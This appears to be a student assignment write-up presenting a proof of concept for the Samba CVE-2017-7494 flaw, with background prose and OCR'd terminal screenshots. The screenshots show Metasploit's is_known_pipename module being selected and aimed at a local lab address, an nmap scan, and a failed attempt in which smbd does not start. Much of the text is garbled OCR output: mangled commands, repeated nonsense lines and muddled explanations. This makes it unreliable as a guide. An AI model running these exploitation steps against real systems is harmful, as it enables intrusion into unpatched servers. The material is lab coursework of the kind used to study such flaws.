

SNP2020- Systems and Network Programming(C/Python)

Assignment 01: 2020 Regular Intake (Weekday Batch)

Latest Samba Exploit (CVE-2017-7494) POC

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INTRODUCTION

What is Vulnerability?

- The exact definition of a vulnerability differs for every organization. However, A flaw in an object, method or program is widely defined. The probability that an established danger (or danger actors) may exploit this limitation would be the probability of a vulnerability.
- The consistency of getting injured to targeted is weakness. Any elderly people find it amusing to pick the 9th graders owing to their insecurity. The Latin term for "wound", weakness, derivers from vulnerability. Vulnerability is the condition in which you become open to injury or seem to be.

What is Linux and Why it is used?

Linux is the best-known and most-used open source operating system. As
 Operating system Linux is software that sits undeath all of the other software on a
 computer, receiving requests from those programs and relaying these requests to
 the computer's hardware. Linux is an extremely popular operating system for
 hackers.

What is Samba Vulnerability? (CVE-2017-7494)


- The flaw, tracked as <u>CVE-2017-7494</u>, affects all versions of Samba since 3.5.0, released in March 2010. The security hole has been addressed in versions 4.6.4, 4.5.10 and 4.4.14, and a workaround has been made available for unsupported versions.
- Samba is used to provide Linux systems with SMB and CIFS functionality and is present in both enterprise goods and consumer products. Although the Samba Team provides up to date updates (4.4.x and higher), Linux providers, such as RedHat and Ubuntu, can include fixes for earlier Samba releases if included with an Iso edition. Even for older versions of Samba the Samba team can release patches.

Background

- Is this vulnerability the same danger as WannaCry and there are some commonalities with this vulnerability, but there are some significant differences? There are some queries. This attack targets SMB, albeit a separate version of the protocol, close to the bug exploited by WannaCry. The vulnerability is often "wormable" i.e. the malware will use it to propagate from device to machine automatically.
- This vulnerability is, however, much harder to use because it requires not only outdated software, but also an anonymous typewriting access. However, instances like Samba 's ongoing need for persistent protection awareness will further enhance patching and device software changes and full archive backups of sensitive files to maintain organizational resilience.

EXPLOIT STEP

All step is exploit



```
[user@parrot]-[~]
 $msfconsole
             ########
           ########
                    ###
                       ###
               ###########
                      ####
       ####
        #############################
                     ####
        ############
           ########
           #########
                    #####
         ###########
                    ######
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                 #########
          #####
                 ########
           ###
                 #########
                ############
          ### # # ##
          ##
              ## ##
              https://metasploit.com
  =[ metasploit v5.0.86-dev
 --=[ 2004 exploits - 1096 auxiliary - 343 post
 --=[ 562 payloads - 45 encoders - 10 nops
 --=[ 7 evasion
```


```
### Farms | Parms | Pa
```

```
2010-06-16 good No Samba chain_
Memory Corruption (Linux x86)

8 exploit/linux/samba/is_known_pipename
2017-03-24 excellent Yes Samba is_known_
ename() Arbitrary Module Load

9 exploit/linux/samba/lsa transnames heap
```

msf5 > use exploit/linux/samba/is known pipename




```
root@kali: ~
                                                                      O 0 0
File Edit View Search Terminal Help
       li:~# uname -a
Linux kali 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 G
NU/Linux
     kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::a00:27ff:fede:6604 prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:de:66:04 txqueuelen 1000 (Ethernet)
       RX packets 22 bytes 3192 (3.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 40 bytes 3217 (3.1 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
       RX packets 20 bytes 1116 (1.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 20 bytes 1116 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# service smbd start
root@kali:~#
```

```
msf5 exploit(linux/samba/is_known_pipename) > set rhosts
10.0.2.15
rhosts => 10.0.2.15
msf5 exploit(linux/samba/is_known_pipename) >
```

```
root@kali: ~
                                                                      8
File Edit View Search Terminal Help
NU/Linux
       Li:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::a00:27ff:fede:6604 prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:de:66:04 txqueuelen 1000 (Ethernet)
       RX packets 22 bytes 3192 (3.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 40 bytes 3217 (3.1 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 20 bytes 1116 (1.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 20 bytes 1116 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# service smbd start
root@kali:~# samba --version
Version 4.7.0-Debian
root@kali:~#
```





```
root@kali: ~/Desktop

File Edit View Search Terminal Help

root@kali: # cd Desktop/ Terminal Help

root@kali: ~/Desktop#

root@kali: ~/Desktop#

root@kali: ~/Desktop# | File: /etc/samba/smb.conf

root@kali: ~/Desktop# | S

root@kali: ~/
```

Exploitation Error

```
0 0 0
                                   root@kali: ~
File Edit View Search Terminal Help
       ether 08:00:27:de:66:04
                                txqueuelen 1000 (Ethernet)
       RX packets 12 bytes 1659 (1.6 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 30 bytes 2497 (2.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 20 bytes 1116 (1.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 20 bytes 1116 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
     kali:~# searvice samba start
bash: searvice: command not found
       li:~# service samba start
Failed to start samba.service: Unit samba.service not found.
     cali:~# service samba start
Failed to start samba.service: Unit samba.service not found.
     kali:~# service samba start
Failed to start samba.service: Unit samba.service not found.
root@kali:~#
```

```
root@kali: ~
                                                                        File Edit View Search Terminal Help
Job for smbd.service failed because the control process exited with error code.
See "systemctl status smbd.service" and "journalctl -xe" for details.
root@kali:~# systemctl status smbd.service
smbd.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; disabled; vendor preset: di
   Active: failed (Result: exit-code) since Tue 2020-05-12 11:03:43 EDT; 39s ago
     Docs: man:smbd(8)
          man:samba(7)
          man:smb.conf(5)
  Process: 1361 ExecStart=/usr/sbin/smbd $SMBDOPTIONS (code=exited, status=1/FA)
Main PID: 1361 (code=exited, status=1/FAILURE)
May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
May 12 11:03:43 kali systemd[1]: smbd.service: Main process exited, code=exited,
May 12 11:03:43 kali systemd[1]: smbd.service: Failed with result 'exit-code'.
May 12 11:03:43 kali systemd[1]: Failed to start Samba SM
lines 1-13/13 (END)
[1]+ Stopped
                              systemctl status smbd.service
root@kali:~# journalctl -xe
-- Unit smbd.service has failed.
-- The result is RESULT.
May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
```

```
root@kali: ~
                                                                               0
File Edit View Search Terminal Help
-- The result is RESULT.
May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
-- Subject: Unit smbd.service has begun start-up
-- Defined-By: systemd
-- Support: https://www.debian.org/support
--- Unit smbd.service has begun starting up.
May 12 11:03:43 kali systemd[1]: smbd.service: Main process exited, code=exited,
May 12 11:03:43 kali systemd[1]: smbd.service: Failed with result 'exit-code'.
May 12 11:03:43 kali systemd[1]: Failed to start Samba SMB Daemon.
-- Subject: Unit smbd.service has failed
-- Defined-By: systemd
-- Support: https://www.debian.org/support
-- Unit smbd.service has failed.
-- The result is RESULT.
May 12 11:05:01 kali CRON[1364]: pam unix(cron:session): session opened for user
May 12 11:05:01 kali CRON[1365]: (root) CMD (command -v debian-sal > /dev/null &
May 12 11:05:01 kali CRON[1364]: pam unix(cron:session): session closed for user
[2]+ Stopped
                              journalctl -xe
root@kali:~# samba --version
```

```
Price Edit View Search Terminal Help

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds

misis exploit(linux/samba/is known pipename) > nmap -sV -p 445 10.8.2.15

[**] exec: nmap -sV -p 445 10.8.2.15

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-12 16:16 BST

Nmap scan report for 10.0.2.15

Host is up (0.8008078) talency).

PORT STATE SERVICE VERSION

445/tcp closed microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 17.25 seconds

misis exploit(linux/samba/is known pipename) > show options

Module options (exploit/linux/samba/is known pipename):

Name Current Setting Required Description

PROSTS 10.0.2.15 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' Port SMB SHARE_NAME no The directory to use within the writeable SMB share

The SMB SHARE_NAME no The directory to use within the writeable SMB share

The name of the SMB share containing a writeable directory

Exploit target:

1d Name

1 Name

2 National Cinteract)

msf5 exploit(linux/samba/is known_pipename) > exploit

1 Name

2 National Cinteract

Name Name

3 National Cinteract

Name Name

4 Name

1 Name

1 Name

1 Name

2 Name

3 National Cinteract

Name

4 Name

5 Name

1 Name

1 Name

1 Name

1 Name

2 Name

3 National Cinteract

Name

4 Name

5 Name

6 Name

6 Name

7 Name

7 Name

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11 Name

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12 Name

13 Name

14 Name

15 Name

16 Name

17 Name

17 Name

18 Name

18
```

```
root@kali:~# samba --version
Version 4.7.0-Debian
root@kali:~# nano /etc/samba/smb.conf
root@kali:~# service smbd restart
Job for smbd.service failed because the control process exited with error code.
See "systemctl status smbd.service" and "journalctl -xe" for details.
root@kali:~#
```

REFERENCES

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- https://www.youtube.com/watch?v=VmBTZ8xMG14&t=2s
- https://www.youtube.com/watch?v=YgcMPP6-uqc
- https://www.youtube.com/watch?v=pA6bqL7JzHc
- https://www.youtube.com/watch?v=G AbzPDrexM
- https://www.youtube.com/watch?v=0pReg9JwZn4&t=401s